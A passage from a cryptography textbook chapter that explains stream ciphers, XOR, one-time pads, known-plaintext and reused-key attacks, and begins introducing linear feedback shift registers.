One of the core goals of cryptography is to provide confidentiality. *Stream ciphers* are algorithms that help achieve confidentiality by encrypting plaintext 1 bit or 1 byte at a time. They are used heavily in systems with limited computing power (e.g., embedded devices) or where performance requirements are high (for example, for real-time encryption of video calls). This chapter will explain what stream ciphers are, how they are generally used, and how attackers circumvent them.

4.1 Symmetric key encryption

Recall from chapter 1 that symmetric key encryption involves using the same key for both encryption and decryption

operations, as shown again for reference in figure [4.1](#). As it happens, there is already a perfect unbreakable algorithm for achieving this. It just comes with some practical limitations that prevent it from becoming “one encryption algorithm to rule them all.” Understanding those limitations will also shed further light on the distinctions between cryptographic theory and implementation; but before we get to the limitations, let’s first discuss what it means for an encryption algorithm to be perfect.




Figure 4.1 Symmetric key encryption

In chapter 1, we briefly touched on Kerckhoff's principle, which states that a cryptosystem should be secure even if an attacker knows everything about the system except the key. This was stated by Claude Shannon (commonly known as the "father of information theory") as "the enemy knows the system."

Shannon went on to describe precisely what it means for an encryption algorithm to provide perfect security: the ciphertext should provide *no information* about plaintext without the knowledge of the secret key. *Shannon ciphers* are symmetric encryption algorithms that satisfy this criterion.

PERFECT SECURITY

Given a ciphertext, all plaintext messages should be equally likely; all potential plaintext messages hold an equal probability of being the original, when given a ciphertext. In other words, without the secret key, it should be impossible for someone trying to decode the message to deem one plaintext as more likely to be the original than any other options.

4.1.1 The exclusive-or (XOR) operation and its role in cryptography

Exclusive-or or *XOR* is a logical operation we briefly encountered while discussing the Mersenne Twister RNG in chapter 2. It is defined as a logical operation that takes two

input bits (or Boolean values) and outputs a single result. This is usually denoted as $\oplus$ in mathematical texts and by $\wedge$ in programming languages (at least those in which the bit-manipulation syntax is inspired by C). The truth table for this operation is shown in table [4.1](#).

Table 4.1 Truth-table (inputs and) for the XOR operation

x	y	$z = x \oplus y$
T	T	F
T	F	T
F	T	T
F	F	F

Exclusive refers to the fact that the result is true only if one of the inputs is *exclusively* true (that is, the other one is false). We apply the exclusivity principle in daily life all the time. For example, dual nationality is expressly forbidden for people born in certain countries. They can be a citizen of their birth



country or emigrate and get naturalized in a new one, but they cannot legally retain citizenship of both countries (true $\oplus$ true is false). For a given World Cup, a country can either win or lose the tournament, but not both. Biological organisms are either dead or alive (most of the time), and so on.

Table 4.2 Truth table for the XOR operation as an encryption algorithm

Plaintext (

Key (

Ciphertext (



$$z = x \oplus y$$

)

)

)

0	0	0
0	1	1

1	0	1
1	1	0

As it turns out, this almost wickedly simple operation protects the world's information by serving as a fundamental building block of cryptography. Let's see how.

Imagine that x is the *plaintext* in figure [4.1](#); y is the *key*, and the result of the XOR operation is the *ciphertext*, as shown in figure [4.2](#). This gives us the truth table shown in table [4.2](#).




Figure 4.2 Using XOR as a symmetric encryption algorithm

If you receive ciphertext z and know the key y , you can simply XOR them back to get x . In other words, we start from the rightmost column (ciphertext) in table [4.2](#) and XOR it with the middle column (key) to get back the leftmost column (plaintext). For example, if you receive the ciphertext 0 and the key is 1 (the bottom row), XOR will result in plaintext 1. If you read the row the other way around in terms of encryption, you'll see that encryption is left to right, whereas decryption is right to left. It may be helpful to do this exercise for all four rows to grok the

idea. In a nutshell, encrypting and decrypting a piece of data under the same key produces back the original data when using XOR as an encryption algorithm.

If an attacker gets hold of the ciphertext and does not know the key, can they guess the plaintext? Let's say the ciphertext is a 1 (the two middle rows in table [4.1](#)). Because the key is unknown, both plaintexts (0 or 1) are equally likely to have been the original message. In other words, ciphertext provides no information about the plaintext message itself, making it perfectly secure.

XOR therefore satisfies two important criteria as an encryption algorithm:

- When using the same key, decryption produces the original plaintext for a corresponding ciphertext.
- For a given ciphertext, if the key is unknown to the attacker, *all* plaintexts are equally probable as the original message.

4.1.2 One-time pads and their practical limitations

If we can get a truly random stream of bits to be used as the key, we can generate as many bits as the plaintext and use XOR as the encryption algorithm. For example, if the plaintext is “HELLO WORLD” (11 bytes in most encodings), we can use a

true random number generator (TRNG) to generate 88 random bits for the key and XOR them with the plaintext to get the encrypted ciphertext.

Known as a *one-time pad* (OTP), this approach to encryption is mathematically proven to be perfectly secure. There are a few caveats, though, that make OTP impractical for large-scale use. As the name signifies, we need to generate a new key each time some plaintext needs to be encrypted, and the key needs to be as long as the plaintext itself, which is an obvious drawback in practical scenarios.

The use of XOR is also susceptible to a *known-plaintext* attack. Equation [4.1](#) shows the XOR encryption algorithm we discussed earlier. If the plaintext and ciphertext are known to an attacker, they can simply XOR them back to recover the key:

Equation 4.1

$$\text{Plaintext} \oplus \text{Key} = \text{Ciphertext}$$

Imagine that you use this algorithm with your secret key that you use to communicate with your close friends. An attacker eavesdrops on your communications and gets a bunch of ciphertexts. They don't know the key, but they guess that some of the plaintexts probably start with "Hello" or other common greetings. From there, they can recover the first few bytes of the

key by rearranging the terms of equation [4.1](#). This is a powerful technique, a variant of which was used to break the Wired Equivalent Privacy (WEP) protocol (the first iteration of engineers trying to provide Wi-Fi security); we will discuss it in detail in the upcoming sections and implement the exploit ourselves. The following equation shows the rearranged form of XOR encryption, depicting the trouble that will be caused if both ciphertext and plaintext are known to the attacker:

Equation 4.2

$$\text{Key} = \text{Ciphertext} \oplus \text{Plaintext}$$

Even if the plaintext is not known to the attacker, there is another problem. If the attacker can get two ciphertexts, they can XOR them together, giving them an XORed combination of the two plaintexts without having access to the secret key. Because the XOR operation cancels itself out, if you use the same key for different messages (hence violating the one-timeness), then even without any knowledge of the plaintext, the attacker can simply XOR the ciphertexts together to get an XORed version of the plaintexts, as shown in the next equation. This is known as a *reused-key attack*:

Equation 4.3

$$\begin{array}{ll} \text{Plaintext}_1 \oplus \text{Key} & = \text{Ciphertext}_1 \\ \text{Plaintext}_2 \oplus \text{Key} & = \text{Ciphertext}_2 \\ \text{Plaintext}_1 \oplus \text{Plaintext}_2 & = \text{Ciphertext}_1 \oplus \text{Ciphertext}_2 \end{array}$$

So we have a few major challenges in using OTP or XOR as one encryption algorithm to rule them all:

- The key must be at least as long as the plaintext.
- The key must be truly random.
- The key must not be reused.

Imagine a TRNG that generates as many bytes as we need. These bytes are shared as the key with the intended recipient of our communication. Now we can send *one* plaintext of that length, and assuming the attacker does not obtain the key, we attain perfect security.

Now imagine that the plaintext is a video, a high-resolution photo, or an entire dossier. We will need to generate new keys (sometimes gigabytes long), somehow transport *those* securely to the recipient, and then send the ciphertexts separately.

This all sounds highly impractical, but for specialized use cases, it isn't. For example, two parties could use clever interpretations of specific phone directories as keys and then use an OTP to encrypt small (one-line) messages. Around 100 years ago, this approach provided a significant level of security, assuming the attacker wasn't familiar with what was being used for the key. These days, however, even if the source of the

key were not known, the fact that phone directories are poor sources of randomness would allow sophisticated adversaries to crack the key even without knowing the specific book used to generate it.

The problem of needing a key as long as the plaintext can be solved using a cryptographically secure RNG (CSPRNG). The CSPRNG takes a seed as input and generates a stream of pseudorandom bits/bytes. We can use those bytes as the key to an OTP, as shown in figure [4.3](#). The seed for the CSPRNG therefore acts as a key for the stream cipher. It is used to initialize the CSPRNG once. The output of the CSPRNG is known as the *keystream*, which consists of the actual bits/bytes used to XOR the plaintext and ciphertext. In contrast to the key, which is of a fixed length, the CSPRNG generates as many keystream values as needed to encrypt a desired plaintext. This setup is known as a *stream cipher*.




Figure 4.3 Stream ciphers: CSPRNG providing the input key to an OTP

Let's say we're trying to encrypt a 1 GB video file. If we encrypt it with an OTP, we have to share a 1 GB key between the sender and the recipient. If we encrypt it with a stream cipher, we can share the CSPRNG seed as the key and share that between the parties. Each party can then run the specific CSPRNG on their copies of the seed, generating their own 1 GB keystreams, which can then be used to encrypt/decrypt the video file.

It is important to note that even if an attacker can recover the *keystream*—for example, by XORing a known plaintext with the ciphertext—they should not be able to recover the original seed (the key itself) because CSPRNG is hard to reverse. This is

illustrated in figure [4.4](#). Although the keystream is susceptible to a known-plaintext attack, the CSPRNG should prevent the attacker from recovering the original key. Similarly, even if the known plaintext allows the attacker to calculate some of the keystream, they should not be able to predict future values of the keystream for which they do not know the plaintext. You may recall these as forward and backward secrecy properties that we discussed extensively in chapter 2 in the context of CSPRNGs.





Figure 4.4 The difference between the key and the keystream

To summarize, stream ciphers internally generate a stream of random values. This keystream is XORed with plaintext to encrypt the data bit by bit (or sometimes byte by byte). This is in contrast to *block ciphers*, which break the plaintext into chunks called *blocks*, as shown in figure 4.5. Instead of first generating a keystream and XORing plaintext with it, block ciphers mix the key with blocks of data using more sophisticated operations than just a single XOR. More importantly, block ciphers need to take some extra steps if the plaintext does not fit neatly into equal-length chunks. Such padding can introduce vulnerabilities, which we will explore in chapter 5.




Figure 4.5 Stream ciphers versus block ciphers

We'll now look at two stream ciphers, implement them, and then exploit them using their specific weaknesses:

- *Linear feedback shift registers*—LFSRs form the basis of some of the most widely used stream ciphers. We'll look at a simplified case of a single LFSR. A known-plaintext attack will yield bits of the keystream that will be used to recover the internal state and then predict future bits. This will allow us to decrypt subsequent ciphertext for which the plaintext was unknown to us as attackers.

- *RC4*—Rivest Cipher 4 (named after its creator, Ron Rivest) is a popular stream cipher and was used in earlier iterations of Wi-Fi to encrypt passwords. As with an LFSR, we will use a known-plaintext attack to recover a portion of the keystream. This time, however, instead of protecting the future values (which would allow us to decrypt other users' packets on the network), we aim to recover the original key itself (which will allow us to join the Wi-Fi network for a new device). A flaw in RC4 breaks the forward-secrecy property, enabling attackers to recover the original key from keystream bytes under certain conditions.

4.2 Linear feedback shift registers (LFSRs)

Says You! is a popular word game quiz show that has been around for a quarter of a century. The first episode I caught on the radio had the contestants attempt to determine the correct definition of the word *ouroboros*. Unfortunately, I have since forgotten the two incorrect definitions (one of them was likely a misdirection on account of the phonetic similarity to *aurora borealis*), but I do recall that none of the contestants correctly said that it denotes an ancient symbol of a snake eating its own tail—it just sounded ridiculous. Turns out that in addition to this being the right definition, it has applications in cryptography!

Shift registers are electronic logic circuits that store and output data by moving 1 bit in a given direction of the register at every step. Figure 4.6 shows a few steps of a shift register outputting bits. At each step, a new bit is inserted from the left, all the bits are moved to the right, and the rightmost bit is output as the result. A shift register can be considered a *first-in first-out* (FIFO) queue like those we make at the bank or grocery counter.




Figure 4.6 A shift register outputting three bits

A linear *feedback* shift register works similarly to a shift register, but instead of simply discarding the old values, it

combines them linearly to generate new values that are fed back to the beginning of the register. Compared with the rough analogy of a FIFO queue at the bank, an LFSR is akin to a theme park ride where riders go through the FIFO queue, and after the ride, they go back to the beginning of the queue. At each step, an LFSR moves the internal contents 1 bit in some direction, outputs the ejected bit as the result of that iteration, and then XORs some of the previous bits to generate a new shift bit that it inserts at the other end to keep things moving circularly. A few iterations of an example LFSR are shown in figure [4.7](#)—if you squint hard enough, you may be able to see an ouroboros!

